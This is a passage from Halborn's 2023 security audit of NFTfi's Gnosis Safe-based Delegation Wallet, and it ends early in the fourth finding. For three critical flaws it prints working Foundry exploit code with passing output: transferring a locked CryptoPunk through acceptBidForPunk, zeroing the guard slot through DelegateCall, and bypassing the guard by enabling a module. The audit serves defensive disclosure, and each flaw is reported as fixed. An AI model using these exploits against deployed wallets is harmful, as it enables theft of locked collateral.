NFTfi - Delegation Wallet

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **February 6th, 2023 - March 6th, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY 5

CONTACTS 6

1 EXECUTIVE OVERVIEW 7

1.1 INTRODUCTION 8

1.2 AUDIT SUMMARY 8

1.3 TEST APPROACH & METHODOLOGY 8

RISK METHODOLOGY 9

1.4 SCOPE 11

2 ASSESSMENT SUMMARY & FINDINGS OVERVIEW 12

3 FINDINGS & TECH DETAILS 13

3.1 (HAL-01) LOCKED/FROZEN CRYPTOPUNKS CAN BE TRANSFERRED OUT OF THE WALLET - CRITICAL 15

Description 15

Code Location 16

Proof of Concept 16

Risk Level 19

Recommendation 19

Remediation Plan 20

References 20

3.2 (HAL-02) DELEGATIONCALLS FROM SAFE GNOSIS ALLOW TO MANIPULATE WALLET INTERNAL STORAGE - CRITICAL 21

Description 21

Code Location 22

Proof of Concept 23

Risk Level 26

Recommendation 26

Remediation Plan 26

References 26

3.3 (HAL-03) SAFE GNOSIS GUARD CAN BE BYPASSED BY USING WALLET MODULES - CRITICAL 27

Description 27

Code Location 28

Proof of Concept 29

Risk Level 31

Recommendation 31

Remediation Plan 31

References 32

3.4 (HAL-04) SAFE GNOSIS FALLBACK SETTER ALLOWS TO TRANSFER ASSETS OUT OF THE WALLET - CRITICAL 33

Description 33

Code Location 34

Proof of Concept 35

Risk Level 37

Recommendation 37

Remediation Plan 37

References 37

3.5 (HAL-05) ADDITIONAL WALLETS ARE IGNORED IN BORROWS - LOW 38

Description 38

Code Location 39

Risk Level 39

Recommendation 39

Remediation Plan 39

3.6 (HAL-06) ARRAYS SPECIFIED IN ARGUMENTS SHOULD HAVE SAME LENGTH - LOW 41

Description 41

Code Location 41

Risk Level 42

Recommendation 42

Remediation Plan 42

3.7 (HAL-07) SOLC 0.8.4 COMPILER VERSION CONTAINS MULTIPLE BUGS - INFORMATIONAL 43

Description 43

Risk Level 43

Recommendation 43

Remediation Plan 43

3.8 (HAL-08) OPEN TO-DOS - INFORMATIONAL 44

Description 44

Code Location 44

Risk Level 44

Recommendation 45

Remediation Plan 45

3.9 (HAL-09) USE ++I INSTEAD OF I++ IN LOOPS FOR GAS OPTIMIZATION - INFORMATIONAL 46

Description 46

Code Location 46

Risk Level 47

Recommendation 47

Remediation Plan 48

3.10 (HAL-10) USE OF INLINE ASSEMBLY - INFORMATIONAL 49

Description 49

Code Location 49
Risk Level 49
Recommendation 49
Remediation Plan 50
3.11 (HAL-11) USE CUSTOM ERRORS INSTEAD OF REVERT STRINGS TO SAVE GAS - INFORMATIONAL 51
Description 51
Risk Level 51
Recommendation 51
Remediation Plan 51
4 AUTOMATED TESTING 52
4.1 STATIC ANALYSIS REPORT 53
Description 53
Results 53
4.2 AUTOMATED SECURITY SCAN 54
Description 54
MythX results 54
5 APPENDIX 55
5.1 ADDITIONAL CODE 56
Config.sol diffing patch 56
ICryptoPunksMarket.sol interface 57

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	02/20/2023	Alejandro Taibo
0.2	Document Updates	03/03/2023	Alejandro Taibo
0.3	Final Draft	03/06/2023	Alejandro Taibo
0.4	Draft Review	03/06/2023	Gokberk Gulgun
0.5	Draft Review	03/06/2023	Gabi Urrutia
1.0	Remediation Plan	03/10/2023	Alejandro Taibo
1.1	Remediation Plan Review	03/10/2023	Gokberk Gulgun
1.2	Remediation Plan Review	03/10/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Gokberk Gulgun	Halborn	Gokberk.Gulgun@halborn.com
Alejandro Taibo	Halborn	Alejandro.Taibo@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

NFTfi engaged Halborn to conduct a security audit on their smart contracts beginning on February 6th, 2023 and ending on March 6th, 2023. The security assessment was scoped to the smart contracts provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some major security risks that were successfully addressed by the NFTfi team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment. (Brownie, Anvil, Foundry)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.

3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

CODE REPOSITORIES:

- Repository: delegation-wallet
- Commit ID: e40259995735408fbf80fd17c8e1606d2e34fa3d
- Smart contracts in scope:
  - All smart contracts under /src folder.

- Repository: eth.nftfi
- Commit ID: be2352eda817e11da58cd285f1e79a566f397e3e
- Smart contracts in scope:
  - /contracts/loans/direct/loanTypes/DirectLoanFixedOfferExternalEscrow.sol.

REMEDIATION PLAN PULL REQUESTS:


- delegation-wallet
- eth.nftfi

REMEDIATION COMMIT IDs:

- b230d85f1005cc58d44e65c1d880e483f8c76d2b
- e1ca4770099e5d5a3c384a781ef96aa7d0caaf4d
- 337d66c26a9e9d24f9f16e8c3c9c1a3ba71dffe7
- 6ca41cf43fd4df1e3425b7f6fe75eb551916299e
- 2fff7a930d985061d34620302abbe432f9b37456
- 8f36def1bb1db52ae9b63cae7aee5128383eb937
- 387a66526c489bf6d1d1ef397cd4c70763f1fa42
- 803dfb566c43efb5538656aa1fe2e93e7188eb98
- 8b6c202e24069fdfbee52479749e2f3a4f17ba52
- 2f793c06e4526baa9b772495e604dc18ceef6305

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
4	0	0	2	5



SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 - LOCKED/FROZEN CRYPTOPUNKS CAN BE TRANSFERRED OUT OF THE WALLET	Critical	SOLVED - 03/10/2023
HAL-02 - DELEGATIONCALLS FROM SAFE GNOSIS ALLOW TO MANIPULATE WALLET INTERNAL STORAGE	Critical	SOLVED - 03/10/2023
HAL-03 - SAFE GNOSIS GUARD CAN BE BYPASSED BY USING WALLET MODULES	Critical	SOLVED - 03/10/2023
HAL-04 - SAFE GNOSIS FALLBACK SETTER ALLOWS TO TRANSFER ASSETS OUT OF THE WALLET	Critical	SOLVED - 03/10/2023
HAL-05 - ADDITIONAL WALLETS ARE IGNORED IN BORROWS	Low	SOLVED - 03/10/2023
HAL-06 - ARRAYS SPECIFIED IN ARGUMENTS SHOULD HAVE SAME LENGTH	Low	SOLVED - 03/10/2023
HAL-07 - OPEN TO-DOS	Informational	SOLVED - 03/10/2023
HAL-08 - USE ++I INSTEAD OF I++ IN LOOPS FOR GAS OPTIMIZATION	Informational	SOLVED - 03/10/2023
HAL-09 - USE OF INLINE ASSEMBLY	Informational	SOLVED - 03/10/2023
HAL-10 - SOLC 0.8.4 COMPILER VERSION CONTAINS MULTIPLE BUGS	Informational	SOLVED - 03/10/2023
HAL-11 - USE CUSTOM ERRORS INSTEAD OF REVERT STRINGS TO SAVE GAS	Informational	SOLVED - 03/10/2023

FINDINGS & TECH DETAILS

3.1 (HAL-01) LOCKED/FROZEN CRYPTOPUNKS CAN BE TRANSFERRED OUT OF THE WALLET - CRITICAL

Description:

The Delegation Wallet is built on the top of Gnosis Safe Multisignature Wallet, one of the features of this multi-signature wallet is that it allows to specify a smart contract which will be executed before and after a transaction is made through the wallet, this is done via checkTransaction and checkAfterExecution function hooks.

For this purpose, the DelegationGuard smart contract implements checkTransaction function hook in order to prevent from executing some functions over the NFT used as collateral, which in this case will be a CryptoPunks NFT. Since this Delegation Wallet aims to store an NFT used as collateral in a loan, the guard used in Gnosis Safe side should prevent from any execution that allows to transfer a NFT involved in an ongoing loan out of the wallet. So, the _checkLocked function is used to verify the selector that is about to be executed by the multi-signature wallet and revert the transaction in case of identifying a function which involves the locked NFT in a transfer out of this wallet.

As explained above and following the implementation of _checkLocked function, in case of an owner who wants to operate with a locked NFT, specifically CryptoPunks, several functions from CryptoPunksMarket contract are blocked from being executed in order to ensure these NFTs keep in the wallet during the locking period. Some of these blocked functions are transferPunk, offerPunkForSale and offerPunkForSaleToAddress.

However, there is another function implemented in CryptoPunksMarket that allows transferring CryptoPunks NFTs which are not being blocked. This function is named acceptBidForPunk and it allows transferring NFTs after accepting a bid, allowing an owner to transfer CryptoPunks NFTs even if these are locked or frozen by the protocol.

Code Location:

Listing 1: src/DelegationGuard.sol

```
function _checkLocked(address _to, bytes calldata _data) internal
↳ view {
    bytes4 selector = _getSelector(_data);
    if (_to == cryptoPunks) {
        if (selector == ICryptoPunks.transferPunk.selector) {
            (, uint256 assetId) = abi.decode(_data[4:], (address,
↳ uint256));
            if (_isDelegating(_to, assetId) || _isLocked(_to,
↳ assetId))
                revert DelegationGuard__checkLocked_noTransfer();
        } else if (selector == ICryptoPunks.offerPunkForSale.
↳ selector) {
            (uint256 assetId, ) = abi.decode(_data[4:], (uint256,
↳ uint256));
            if (_isDelegating(_to, assetId) || _isLocked(_to,
↳ assetId))
                revert DelegationGuard__checkLocked_noApproval();
        } else if (selector == ICryptoPunks.
↳ offerPunkForSaleToAddress.selector) {
            (uint256 assetId, , ) = abi.decode(_data[4:], (uint256
↳ , uint256, address));
            if (_isDelegating(_to, assetId) || _isLocked(_to,
↳ assetId))
                revert DelegationGuard__checkLocked_noApproval();
        }
    } else {
```

Proof of Concept:

In order to exploit this issue, an attacker just has to be involved in a loan which would lock a CryptoPunks NFT, storing it in the Safe Gnosis wallet and follow the next steps:

- 1. The attacker has to create a bid for the NFT id stored in the wallet from the CryptoPunksMarket contract by executing the enterBidForPunk.
- 2. The attacker has to accept the bid from the Gnosis Safe wal-

let by executing the acceptBidForPunk function implemented in CryptoPunksMarket contract.

- 3. The collateralized NFT gets transferred out of the Gnosis Safe wallet.

The test_TransferLockedAsset test described below and developed in Foundry passes, proving a successful exploitation of this issue following the aforementioned steps:

Listing 2: test/ProofOfConcept.t.sol

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity 0.8.17;

import "forge-std/Test.sol";

import { DelegationOwner, DelegationGuard, DelegationWalletFactory, ICryptoPunksMarket, TestNftPlatform, ConfigPOC } from "./utils/ConfigPOC.sol";

import { IGnosisSafe } from "../src/interfaces/IGnosisSafe.sol";

import { GS } from "../src/test/GS.sol";

import { IERC721 } from "@openzeppelin/contracts/token/ERC721/IERC721.sol";
import { Enum } from "@gnosis.pm/safe-contracts/contracts/common/Enum.sol";
import { OwnerManager, GuardManager, GnosisSafe } from "@gnosis.pm/safe-contracts/contracts/GnosisSafe.sol";

contract ProofOfConcept is ConfigPOC {
    uint256 private expiry;

    // For example: https://cryptopunks.app/cryptopunks/details/407
    address constant private REAL_OWNER = 0x052564eB0fd8b340803dF55dEf89c25C432f43f4;
    uint256 constant private TARGET_PUNKID = 407;

    function setUp() public {
        vm.prank(kakaroto);
```

```
        (safeProxy, delegationOwnerProxy, delegationGuardProxy) = delegationWalletFactory.deploy(
            delegationController,
            nftfi
        );

        safe = GnosisSafe(payable(safeProxy));
        delegationOwner = DelegationOwner(delegationOwnerProxy);
        delegationGuard = DelegationGuard(delegationGuardProxy);

        vm.prank(REAL_OWNER);
        testPunks.transferPunk(address(safeProxy), TARGET_PUNKID);
        assertEq(testPunks.punkIndexToAddress(TARGET_PUNKID), address(safeProxy));

        expiry = block.timestamp + 10 days;
    }

    function test_TransferLockedAsset() public {
        vm.prank(delegationOwnerProxy);
        delegationGuard.lockAsset(address(testPunks), TARGET_PUNKID);

        vm.startPrank(kakaroto);

        // [1] Create a valid bid for CryptoPunk NFT
        testPunks.enterBidForPunk{value: 1 ether}(TARGET_PUNKID);

        // [2] Accept bid from delegated wallet
        bytes memory payload = abi.encodeWithSelector(
            ICryptoPunksMarket.acceptBidForPunk.selector,
            TARGET_PUNKID,
            1 ether
        );

        bytes memory tSig = getTransactionSignature(
            kakarotoKey,
            address(testPunks),
            payload,
            Enum.Operation.Call
        );

        safe.execTransaction(
            address(testPunks),
```

```
                0,
                payload,
                Enum.Operation.Call,
                0,
                0,
                0,
                address(0),
                payable(0),
                tSig
            );

            vm.stopPrank();

            assertEq(testPunks.punkIndexToAddress(TARGET_PUNKID),
↳ address(kakaroto));
        }

}
```

```
$ forge test -vv --fork-url https://eth.llamarpc.com --fork-block-number 1662
1754 -m test_TransferLockedAsset
[⠊] Compiling...
[⠊] Compiling 17 files with 0.8.17
[⠊] Solc 0.8.17 finished in 9.91s
Compiler run successful

Running 1 test for test/ProofOfConcept.t.sol:ProofOfConcept
[PASS] test_TransferLockedAsset() (gas: 233284)
Test result: ok. 1 passed; 0 failed; finished in 18.92ms
```

Files required to execute properly this test such as Config.sol diffing patch and ICryptoPunksMarket.sol interface have been included in the Appendix of this document.

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to prohibit the usage of the acceptBidForPunk function selector in order to avoid unintended transfers of locked collateral.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by blocking the usage of the acceptBidForPunk function selector.

COMMIT ID: b230d85f1005cc58d44e65c1d880e483f8c76d2b

References:

- CryptoPunksMarket.sol#L211

3.2 (HAL-02) DELEGATIONCALLS FROM SAFE GNOSIS ALLOW TO MANIPULATE WALLET INTERNAL STORAGE - CRITICAL

Description:

In addition to the description made in HAL-01 about Gnosis Safe Multisignature Wallet, this wallet also allows selecting the type of operation to perform in a transaction through Gnosis Safe. These operations are defined in Enum smart contract, which defines two types: Call and DelegateCall.

These two operators are crucial to define how a function call will be executed by the Gnosis Safe wallet as it is defined in Executor smart contract:

Listing 3: contracts/base/Executor.sol (Lines 22,25)

```
18 function execute(
19     address to,
20     uint256 value,
21     bytes memory data,
22     Enum.Operation operation,
23     uint256 txGas
24 ) internal returns (bool success) {
25     if (operation == Enum.Operation.DelegateCall) {
26         // solhint-disable-next-line no-inline-assembly
27         assembly {
28             success := delegatecall(txGas, to, add(data, 0x20),
    ↳ mload(data), 0, 0)
29         }
30     } else {
31         // solhint-disable-next-line no-inline-assembly
32         assembly {
33             success := call(txGas, to, value, add(data, 0x20),
    ↳ mload(data), 0, 0)
34         }
35     }
36 }
```

Since DelegationGuard contract is not handling which Enum.Operation is about to be executed through the Gnosis Safe wallet, a malicious owner can execute transactions to an arbitrary smart contracts by using Enum.Operation.DelegateCall in order to manipulate the Gnosis Safe contract’s internal storage and even transfer locked NFTs out of the delegation wallet by taking advantage of this manipulation.

Code Location:

Listing 4: src/DelegationGuard.sol (Line 85)

```
81 function checkTransaction(
82     address _to,
83     uint256,
84     bytes calldata _data,
85     Enum.Operation,
86     uint256,
87     uint256,
88     uint256,
89     address,
90     address payable,
91     bytes memory,
92     address _msgSender
93 ) external view override {
94     // Transactions coming from DelegationOwner are already
   ↳ blocked/allowed there.
95     // The delegatee calls execTransaction on DelegationOwner, it
   ↳ checks allowance then calls execTransaction
96     // from Safe.
97
98     if (_msgSender != delegationOwner && checkAsset[_to]) {
99         _checkLocked(_to, _data);
100     }
101
102     // approveForAll should be never allowed since can't be
   ↳ checked before delegating or locking
103     _checkApproveForAll(_data);
104
105     _checkConfiguration(_to, _data);
106 }
```

Proof of Concept:

In order to exploit this issue, an attacker just has to be involved in a loan which would lock a CryptoPunks or a standard ERC721 NFT, storing it in the Safe Gnosis wallet and follow the next steps:

- 1. The attacker deploys a malicious smart contract that allows to modify a specific slot in the storage, in this case, the slot where the guard's address is stored will be the target.
- 2. The attacker performs a DelegateCall operation through Gnosis Safe wallet to the malicious smart contract previously deployed. In this case, the smart contract allows setting an arbitrary address for the Gnosis Safe wallet's guard. By setting this value to 0 no smart contract will be called before/after the transaction is made through the wallet.
- 3. Since no smart contract will be called before/after the call is performed, the attacker can proceed to transfer the NFT used as collateral without restrictions.

The test_ManipulateGuard test described below and developed in Foundry passes, proving a successful exploitation of this issue following the aforementioned steps:

Listing 5: test/ProofOfConcept.t.sol

```
function test_ManipulateGuard() public {
    vm.prank(delegationOwnerProxy);
    delegationGuard.lockAsset(address(testPunks), TARGET_PUNKID);

    vm.startPrank(kakaroto);

    console.log("Guard (before):", address(uint160(bytes20(safe.getStorageAt(uint256(GUARD_STORAGE_SLOT), 32)))));

    // [1] Deploys malicious smart contract
    GuardManipulator guardMan = new GuardManipulator();

    // [2] Perform a `DelegateCall` to the malicious smart contract
```

```
    bytes memory payload = abi.encodeWithSelector(
        GuardManipulator.manipulateGuard.selector,
        address(0)      // https://github.com/safe-global/safe-contracts/blob/6b3784f10a7262d3b857139914aaa33082990435/contracts/Safe.sol#L148
    );

    bytes memory tSig = getTransactionSignature(
        kakarotoKey,
        address(guardMan),
        payload,
        Enum.Operation.DelegateCall
    );

    safe.execTransaction(
        address(guardMan),
        0,
        payload,
        Enum.Operation.DelegateCall,
        0,
        0,
        0,
        address(0),
        payable(0),
        tSig
    );

    console.log("Guard (after):", address(uint160(bytes20(safe.getStorageAt(uint256(GUARD_STORAGE_SLOT), 1)))));

    // [3] Transfer NFT out of the wallet without restrictions
    payload = abi.encodeWithSelector(
        ICryptoPunksMarket.transferPunk.selector,
        address(kakaroto),
        TARGET_PUNKID
    );

    tSig = getTransactionSignature(
        kakarotoKey,
        address(testPunks),
        payload,
        Enum.Operation.Call
    );

```

```
    safe.execTransaction(
        address(testPunks),
        0,
        payload,
        Enum.Operation.Call,
        0,
        0,
        0,
        address(0),
        payable(0),
        tSig
    );

    vm.stopPrank();
    assertEq(testPunks.punkIndexToAddress(TARGET_PUNKID), address(
↳ kakaroto));
}
```

Listing 6: test/GuardManipulator.sol

```
contract GuardManipulator {

    // https://github.com/safe-global/safe-contracts/blob/main/
↳ contracts/base/GuardManager.sol#L42
    bytes32 internal constant GUARD_STORAGE_SLOT = 0
↳ x4a204f620c8c5ccdca3fd54d003badd85ba500436a431f0cbda4f558c93c34c8;

    function manipulateGuard(address guard) external {
        bytes32 slot = GUARD_STORAGE_SLOT;
        // solhint-disable-next-line no-inline-assembly
        assembly {
            sstore(slot, guard)
        }
    }
}
```

```
[redacted]:.../delegation-wallet$ forge test -vv --fork-url https://eth.llamarpc.com --fork-block-number 1662
1754 -m test_ManipulateGuard
[⠊] Compiling...
No files changed, compilation skipped

Running 1 test for test/ProofOfConcept.t.sol:ProofOfConcept
[PASS] test_ManipulateGuard() (gas: 348579)
Logs:
  Guard (before): 0x000000000000000000000000E1D05Fab6C9FfC2d
  Guard (after): 0x0000000000000000000000000000000000000000

Test result: ok. 1 passed; 0 failed; finished in 7.52ms
```

This test function can be included in the test file included in HAL-01 for a successful execution.

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Consider handling the aforementioned Enum.Operation.DelegateCall operations in the wallet to prevent from any possible internal storage manipulation in the Gnosis Safe wallet, as it was described above in the proof of concept.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by blocking the usage of Enum.Operation.DelegateCall operations.

COMMIT ID: e1ca4770099e5d5a3c384a781ef96aa7d0caaf4d

References:

- Enum.sol#L8
- Executor.sol#L22

3.3 (HAL-03) SAFE GNOSIS GUARD CAN BE BYPASSED BY USING WALLET MODULES - CRITICAL

Description:

Besides, it was described about Gnosis Safe Multisignature Wallet in aforementioned issues, this wallet also works with trusted modules, which can execute arbitrary transactions without restrictions once a module is registered in Gnosis Safe wallet since transactions made by a module are directly transferred to the Executor implementation and, hence, get executed.

Therefore, Gnosis Safe wallet has two relevant functions to add modules and execute transactions from authorized modules, such as it is specified in the following code:

Listing 7: contracts/base/ModuleManager.sol

```
function enableModule(address module) public authorized {
    // Module address cannot be null or sentinel.
    require(module != address(0) && module != SENTINEL_MODULES, "
↳ GS101");
    // Module cannot be added twice.
    require(modules[module] == address(0), "GS102");
    modules[module] = modules[SENTINEL_MODULES];
    modules[SENTINEL_MODULES] = module;
    emit EnabledModule(module);
}
```

Listing 8: contracts/base/ModuleManager.sol

```
function execTransactionFromModule(
    address to,
    uint256 value,
    bytes memory data,
    Enum.Operation operation
) public virtual returns (bool success) {
    // Only whitelisted modules are allowed.
```

```
    require(msg.sender != SENTINEL_MODULES && modules[msg.sender] != address(0), "GS104");
    // Execute transaction without further confirmations.
    success = execute(to, value, data, operation, type(uint256).max);
    if (success) emit ExecutionFromModuleSuccess(msg.sender);
    else emit ExecutionFromModuleFailure(msg.sender);
}
```

As it was explained in HAL-01 issue, the guard used by the delegation wallet blocks several function selectors related to transferring NFTs out of the wallet, but also blocks several functions related to Gnosis Safe internal configuration that would allow an owner to manipulate, for instance, the wallet's owners or the guard address.

Knowing this, a malicious owner could enable itself as a valid module, due enableModule function is not blocked in DelegationGuard, and execute transactions by using the execTransactionFromModule function implemented in Gnosis Safe wallet, which would allow executing function calls without any restrictions and transfer assets, such as NFTs used as collateral, out of the Gnosis Safe wallet.

Code Location:

Listing 9: src/DelegationGuard.sol

```
function _checkConfiguration(address _to, bytes calldata _data) internal view {
    bytes4 selector = _getSelector(_data);

    if (_to == DelegationOwner(delegationOwner).safe()) {
        // ownership change not allowed while this guard is configured
        if (
            selector == OwnerManager.addOwnerWithThreshold.selector ||
            selector == OwnerManager.removeOwner.selector ||
            selector == OwnerManager.swapOwner.selector ||
            selector == OwnerManager.changeThreshold.selector
        ) revert
```

```
↳ DelegationGuard__checkConfiguration_ownershipChangesNotAllowed();

        // Guard change not allowed
        if (selector == GuardManager.setGuard.selector)
            revert
↳ DelegationGuard__checkConfiguration_guardChangeNotAllowed();
    }
}
```

Proof of Concept:

In order to exploit this issue, an attacker just has to be involved in a loan which would lock a CryptoPunks or a standard ERC721 NFT, storing it in the Safe Gnosis wallet and follow the next steps:

- 1. The attacker has to enable as module an account under its control by executing the enableModule function.
- 2. Once an arbitrary account has been added as a module, the attacker has to perform transactions from execTransactionFromModule function instead of the regular method used in Gnosis Safe wallet. Since these modules are trusted by default, any function can be executed through the wallet without restrictions.

The test_TransferWithModules test described below and developed in Foundry passes, proving a successful exploitation of this issue following the aforementioned steps:

Listing 10: test/ProofOfConcept.t.sol

```
function test_TransferWithModules() public {
    vm.prank(delegationOwnerProxy);
    delegationGuard.lockAsset(address(testPunks), TARGET_PUNKID);

    vm.startPrank(kakaroto);

    console.log("Is module enabled:", safe.isModuleEnabled(
↳ kakaroto));
```

```
    // [1] Enable attacker account as module in this wallet
    bytes memory payload = abi.encodeWithSelector(
        IGnosisSafe.enableModule.selector,
        address(kakaroto)
    );

    bytes memory tSig = getTransactionSignature(
        kakarotoKey,
        address(safe),
        payload,
        Enum.Operation.Call
    );

    safe.execTransaction(
        address(safe),
        0,
        payload,
        Enum.Operation.Call,
        0,
        0,
        0,
        address(0),
        payable(0),
        tSig
    );

    assertEq(safe.isModuleEnabled(kakaroto), true);
    console.log("Is module enabled:", safe.isModuleEnabled(kakaroto));

    payload = abi.encodeWithSelector(
        ICryptoPunksMarket.transferPunk.selector,
        address(kakaroto),
        TARGET_PUNKID
    );

    // [2] Execute arbitrary calls without restrictions by using `execTransactionFromModule`
    safe.execTransactionFromModule(
        address(testPunks),
        0,
        payload,
        Enum.Operation.Call
```

```
    );

    vm.stopPrank();
    assertEq(testPunks.punkIndexToAddress(TARGET_PUNKID), address(
        ↳ kakaroto));
}
```

```
[redacted]:.../delegation-wallet$ forge test -vv --fork-url https://eth.llamarpc.com --fork-block-number 1662
1754 -m test_TransferWithModules
[⠊] Compiling...
[⠊] Compiling 1 files with 0.8.17
[⠊] Solc 0.8.17 finished in 3.46s
Compiler run successful

Running 1 test for test/ProofOfConcept.t.sol:ProofOfConcept
[PASS] test_TransferWithModules() (gas: 222691)
Logs:
  Is module enabled: false
  Is module enabled: true

Test result: ok. 1 passed; 0 failed; finished in 8.77ms
```

This test function can be included in the test file included in HAL-01 for a successful execution.

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to ban some function selectors involved in this issue, such as enableModule, disableModule, execTransactionFromModule and execTransactionFromModuleReturnData, in order to block this method to transfer assets out of the wallet during an ongoing loan.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by blocking the usage of the enableModule function selector.

COMMIT ID: 337d66c26a9e9d24f9f16e8c3c9c1a3ba71dffe7

References:

- ModuleManager.sol#L46
- ModuleManager.sol#L80

3.4 (HAL-04) SAFE GNOSIS FALLBACK SETTER ALLOWS TO TRANSFER ASSETS OUT OF THE WALLET - CRITICAL

Description:

